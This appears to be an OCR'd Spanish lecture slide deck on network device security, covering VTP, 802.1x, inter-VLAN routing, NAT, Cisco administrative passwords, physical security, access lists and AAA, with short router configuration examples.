
- Modo servidor = Puede crear o midificar VLAN
- Modo cliente = No puede modificar ni crear VLAN
- Modo transparente = Crea VLAN localmente, ignora los mensajes de los servidores

VTP prunning



- Cada switch debe recibir el tráfico broadcast, aunque no exista ningún puerto en la VLAN en que se produce.

VTP prunning



- **VTP prunning bloquea el tráfico de broadcast para que no llegue donde no es necesario**

IEEE 802.1x


IEEE 802.1x define un standard para permitir el acceso a redes Ethernet y WLAN.

Las estaciones deben arrancar el protocolo Extensible Authentication Protocol (EAP) para comunicar con el switch LAN. El switch comprueba con un RADIUS con extensión EAP la autenticidad del cliente y permite o deniega el tráfico del mismo.

EAP es un protoclo de autenticación de tokens, One Time Password, certificados digitales, etc, que es encapsulado en una trama Ethernet según se indica en la 802.1x

```
aaa new-model
aaa authentication dot1x default group radius
!
radius-server host1.1.1.1 auth-port 1812 key ccie-key
!
interface fastethernet 1/1
dot1x port-control auto
```

InterVLAN routing




El único punto de unión entre las VLAN es el router

Bloquea los broadcast

Hará routing por defecto

Puede limitarse con listas de acceso, PBR, etc

```
interface fastethernet 0.1
encapsulation dot1q 1
ip address 192.168.1.1 255.255.255.0
!
interface fastethernet 0.2
encapsulation dot1q 2
ip address 192.168.2.1 255.255.255.0
```



Policy-based routing (PBR)


Los procesos de routing tratan de encontrar un camino para localizar el destino, por lo que siempre se enruta en base a:

-Dirección IP destino que se desea alcanzar

-Análisis de los caminos existentes, para encontrar el mejor

PBR es una forma de efectuar el proceso de routing basándose en el propio tráfico. Si el tráfico coincide con determinado patrón, se le obliga a salir del router por un interace determinado, alcance o no al destino.

Lo normal es emplearlo para enrutar en base al origen, forzando al tráfico, por ejemplo, a atravesar un sistema de seguridad o de logging de la red.



NAT

NAT (Network Address Translation) permite ocultar la verdadera dirección IP de un dispositivo, y sustituirla virtualmente por otra que se encuentra en otro.Desde el punto de vista de la seguridad ofrece dos ventajas importantes:

1- El dispositivo no es alcanzable desde el exterior de su propia red


2- Puede configurarse reverse NAT, para que sea visible, pero sólo para los puertos seleccionados.

Traducción de una dirección: Se traduce la dirección fuente en paquetes salientes y la dirección destino en paquetes entrantes. El almacenamiento es estático (Siempre la IP1 se traduce por la IP1')

Traducción overload: Se traducen todas las direcciones fuente en paquetes salientes y la dirección destino en paquetes entrantes. Se modifica el puerto origen, y se almacena la información de la traducción en base a él.

TCP load distribution: La dirección del router (traducida) responde al puerto del servidor (por ejemplo el 80) y los paquetes los traduce por varias direcciones privadas, haciendo round-robin por flujos, y mandándolo a los servidores internos al mismo puerto. De este modo, varios servidores internos pueden repartir la carga.

Unión de redes solapadas: Se traducen ambas redes. El router es capaz de interceptar las peticiones DNS y traducirlas.



NAT


Traducción de un rango por un interface (navegación)

```
ip nat inside source list 1 interface serial 0 overload
interface ethernet 0
  ip address 10.1.1.10 255.255.255.0
  ip nat inside
interface serial 0
  ip address 172.16.2.1 255.255.255.0
  ip nat outside
access-list 1 permit 10.1.1.0 0.0.0.255
```

Traducción estática (publicación)

```
ip nat inside source static tcp 10.10.10.10 80 172.16.2.1 80
interface ethernet 0
  ip address 10.10.10.1 255.255.255.0
  ip nat inside
interface serial 0
  ip address 172.16.2.1 255.255.255.0
  ip nat outside
```

Passwords de administración




- Es preciso poner una password en cada equipo y en cada acceso del mismo (consola, vty, etc y para modo enable)
- El comando login indica que se ha de pedir passsword.
- Si hay login y no password se prohíbe el acceso siempre.
- Mejor si esta password es diferente para cada uno de ellos
- Mejor aún utilizar sistemas de AAA (RADIUS, TACACS, etc)

La password es visible al ver la configuración. Para evitarlo emplear service password-encription. La visualiza cifrada (MD5 ligero)

Si la password de enable se activa con enable-secret, la encripta en MD5, más difícil de descifrar. Al ver la configuración:


```
!
hostname Router
!
enable secret 5 $1$hM3l$.s/DgJ
```

5 good,
7 bad.



Password recovery

- Existe un modo de arrancar un router aun cuando no se conoce su password de acceso. En prácticamente todos los dispositivos de redes existe un mecanismo similar
- Esta información suele ser pública y de fácil acceso.
- En muchos equipos (incluyendo Cisco) este procedimiento no borra la configuración del equipo,y permite acceso de administración al mismo
- En caso de un ataque de este tipo (debe ser local al router) los usuarios pueden no percibir el mismo, y su tráfico está a voluntad del atacante (DNS, lgging, MiM, etc)
- Para evitar el cambio de configuración, existen sistemas que permiten realizar una gestión de las configuraciones, comprobando la cargada en el equipo con una almacenada en un sistema local, y, si son distintas, lanzar una alarma.
- La única forma de solucionar éste y otros ataques en el medio físico es asegurar la correcta ubicación y control de acceso a los equipos y sistemas adyacentes



Seguridad física de los elementos de red

- Cableado estructurado: Todas las rosetas no utilizadas deben ser desconectadas en el panel de administración del cableado (parcheo)

- Estos paneles se deben encontrar cercanos a los conmutadores de acceso, para facilitar las tareas de parcheo.

- Debería encontrarse esta electrónica en un bastidor metálico, con acceso para disipación de calor, cableado, etc, pero cerrado con llave (que no cuelgue de la cerradura) y en el interior de un recinto cerrado y con un estricto control de acceso.

- Este entorno suele ser el empleado para la instalación del resto de elementos críticos (electrónica de los operadores de telecomunicaciones, servidores de la zona interna y de la zona desmilitarizada etc) y suele denominarse Centro de Proceso de Datos o CPD.

- El acceso al mismo debería ser exclusivo al administrador. Elementos adicionales son control electrónico de accesos, alarma, etc

- Debería proveerse de sistemas contra incendios, inundaciones, catástrofes, y disponer de planes de disaster recovery (backup, otro centro redundado, etc)

Control de acceso TELNET

No todo el mundo, por el mero hecho de tener las passwords de acceso, debería poder acceder al sistema.


Una forma de limitar el acceso es mediante el empleo de listas de acceso, que listan las máquinas con permisos de acceso (en base a dirección IP)

Las listas de acceso permiten identificar el origen, hacer logging de intentos, etc.


En acceso TELNET puede forzarse a ser cifrado mediante SSH.

```
access-list 199 permit tcp 1.2.4.0 0.0.0.255 any
access-list 199 deny   tcp any any range 0 65535 log
access-list 199 deny   ip any any log
line con 0
transport input none
line vty 0 4
transport  input ssh
access-class 199 in
```


```
Router(config)#line console 0
Router(config-line)#exec-timeout 5 30
Router(config)#line vty 0 4
Router(config-line)#exec-timeout 5 30
Router(config)#banner login ‘Acceso
prohibido’
```



Control de acceso HTTP



- RSM143(config)#access-list 1 permit 172.16.41.3
- RSM143(config)#ip http server
- RSM143(config)#ip http access-class 1
- RSM143(config)#ip http authentication local
- RSM143(config)#username student password cisco



Listas de acceso

Las listas de acceso definen un perfil de tráfico mediante:


- IP origen
- IP destino
- puerto origen
- puerto destino

Para cada flujo, definen si el mismo es autorizado (permit) o denegado (deny)

Posteriormente, esta lista de acceso es aplicada a un acceso virtual (VTY) para limitar quien puede hacer TELNET, se establecen en la comunidad SNMP, acceso HTTP, o se aplican como de entrada o salida en interfaces (se verá más adelante)

Las listas de acceso se miran de arriba abajo. Si alguna regla coincide con el tráfico, abandona el análisis, Si alcanza el final, siempre hay un deny any por defecto.


Listas de acceso standard




```
Router(config)#access-list 1 permit 172.16.41.3
Router(config)#access-list 1 deny any
router(config)#interface fastethernet 1/0
router(config-if)#ip access-group 1 out
```

- Use source address only
- Access list range: 1 to 99

Listas de acceso extendida



```
access-list 104 permit tcp any 172.16.2.0 0.255.255.255
access-list 104 permit tcp any host 172.16.1.2 eq smtp
access-list 104 permit udp any eq domain any
access-list 104 permit icmp any any echo
access-list 104 permit icmp any any echo-reply
!
interface gigabit0/0
ip access-group 104 out
```

AAA

AAA: Autorización, Autenticación, Accounting

Identificación

Mecanismo que ofrece a los sistemas cuatro de los servicios de seguridad.


Autenticación

Existen dos tipos de sistemas AAA:
- TACACS+: Propietario de Cisco, con funcionalidades avanzadas
- RADIUS (Remote Authentication Dial-In User Service): Estándar. Más empleado


Autorización

Al sistema al que se pretende acceder, se le configura la dirección IP del servidor RADIUS, y, cuando el cliente trata de autenticarse, envía el usuario y password al servidor, esperando que él lo autorice o no.

No repudio



AAA

